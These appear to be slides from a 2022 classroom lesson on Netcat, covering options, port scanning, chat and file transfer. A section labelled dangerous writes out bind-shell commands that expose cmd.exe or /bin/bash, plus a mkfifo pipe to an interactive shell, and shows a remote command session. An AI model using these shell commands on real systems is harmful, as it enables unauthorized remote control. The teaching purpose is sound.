

# Netcat



2022.3.30

# Outline

---

- Introduction
- Netcat
  - Installation
  - Command list
  - Features
  - Exercise
- Conclusions

# Introduction

---

- A computer networking service
  - Reading / Writing to network connections using TCP or UDP
- Well-known as a “Swiss-army Knife for TCP/IP”
- Linux/Unix/Windows
- Free software

# Installation

- Linux default service
  - `sudo apt-get install netcat`
  - Open terminal
  - Type “nc[options] [target] [port(s)]”
- Windows
  - <https://eternallybored.org/misc/netcat/>
  - Unzip the file
  - Open CMD
  - Move to the folder
  - Type “nc[options] [target] [port(s)]”

# Command List

Option	Description
-l	Listen mode (default is client mode)
-L	Listen harder (only on Windows)
-u	UDP mode (default is TCP)
-p	Local port (listen mode: listened on, client mode: source port)
-e	Program to execute after connection occurs
-n	Don't perform DNS lookups on names of machines on the other side
-z	Zero-I/O mode (don't send any data)
-wN	Timeout for connects, waits for N seconds.
-v	Be verbose
-vv	Be very verbose

# Features

---

- Port scanning
- File transferring
- Port listening
- Backdoor
  - Dangerous, High risk feature!!

# Features

## 1. Port scanning

- `nc -z -v -n ip_address port1-port2`(Linux)
- `nc -vv -w2 -z ip 80-445` (Windows)

C:\> 系統管理員: 命令提示字元 - nc -vv -w2 -z localhost 80-445



```
C:\Users\Tiffany Pian\netcat>nc -vv -w2 -z localhost 80-445
LAPTOP-N5UDH9JM [127.0.0.1] 445 (microsoft-ds) open
LAPTOP-N5UDH9JM [127.0.0.1] 444 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 443 (https): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 442 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 441 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 440 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 439 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 438 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 437 (?): connection refused
LAPTOP-N5UDH9JM [127.0.0.1] 436 (?): connection refused
```

# Features

## 1. Port scanning

– Basic principle:

- **TCP**: 3-way handshake



- **UDP**: Internet Control Message Protocol (ICMP) error messages



# Features

## 2. Port listening

- `nc -l 1234` (Linux)    `nc -l -p 12345` (Windows)
- Use `ctrl+c` to interrupt

D: -- Server

```
命令提示字元 - nc localhost 123
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc localhost 123
hi!

my name is insa

ok~~

byebye~~
```

C: -- Client

```
命令提示字元 - nc -l -p 123
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc -l -p 123
hi!

my name is insa

ok~~

byebye~~
```


# Features

## 3. File Transferring

- Sender: `nc 127.0.0.1 12345 < file.txt` (Linux)
- Receiver: `nc -l 12345 > catch.txt` (Linux)

```
命令提示字元 - nc localhost 1234
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc localhost 1234 < file.txt

命令提示字元 - nc -l -p 1234
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc -l -p 1234 > catch.txt
```



# Features

## 4 Backdoor (**Dangerous!**)

### – Windows

- `nc -l -p 1234 -e cmd.exe`
- `nc 127.0.0.1 1234 -e cmd.exe`
- <https://www.youtube.com/watch?v=nbBZQ3S61h8>

### – Linux

- `nc -l -p 1234 -e /bin/bash`
- `nc 127.0.0.1 1234 -e /bin/bash`
- Without `-e`
  - `mkfifo /tmp/tmp_fifo`
  - `cat /tmp/tmp_fifo | /bin/sh -i 2>&1 | nc -l 1567 > /tmp/tmp_fifo`

# Demonstration


## 4. Backdoor (Windows)

```
選擇 命令提示字元 - nc localhost 1234
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc localhost 1234
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408\Downloads\netcat>mkdir insa408
mkdir insa408
C:\Users\insa408\Downloads\netcat>cd a.txt
cd a.txt
```

C:

```
命令提示字元
Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\insa408>cd Downloads
C:\Users\insa408\Downloads>cd netcat
C:\Users\insa408\Downloads\netcat>nc -l -p 1234 -e cmd.exe
^C
C:\Users\insa408\Downloads\netcat>
```

D:



# Pros & Cons

---

- Pros
  - Easy to understand
  - Powerful function
  - A lot of extended versions
- Cons
  - Hacking tool
  - Clear text communication
  - No authentication

# Exercise

- IP: ifconfig
- 探測網路主機

`nc -vv -w2 -z ip 80-445` (探測對方網站的系統資訊)

- 簡易聊天室

主機端(ip:192.168.1.1) : `nc -l -p 12345`

客戶端 : `nc 192.168.1.1 12345`

建立連線後，此主機與客戶即可進行網路聊天

# Homework

- 傳送檔案(客傳到主)

主機端(ip:192.168.1.1) : `nc -l -p 12345 > test.doc`

客戶端 : `nc 192.168.1.1 12345 < test.doc`

客戶可將test.doc 傳送到主機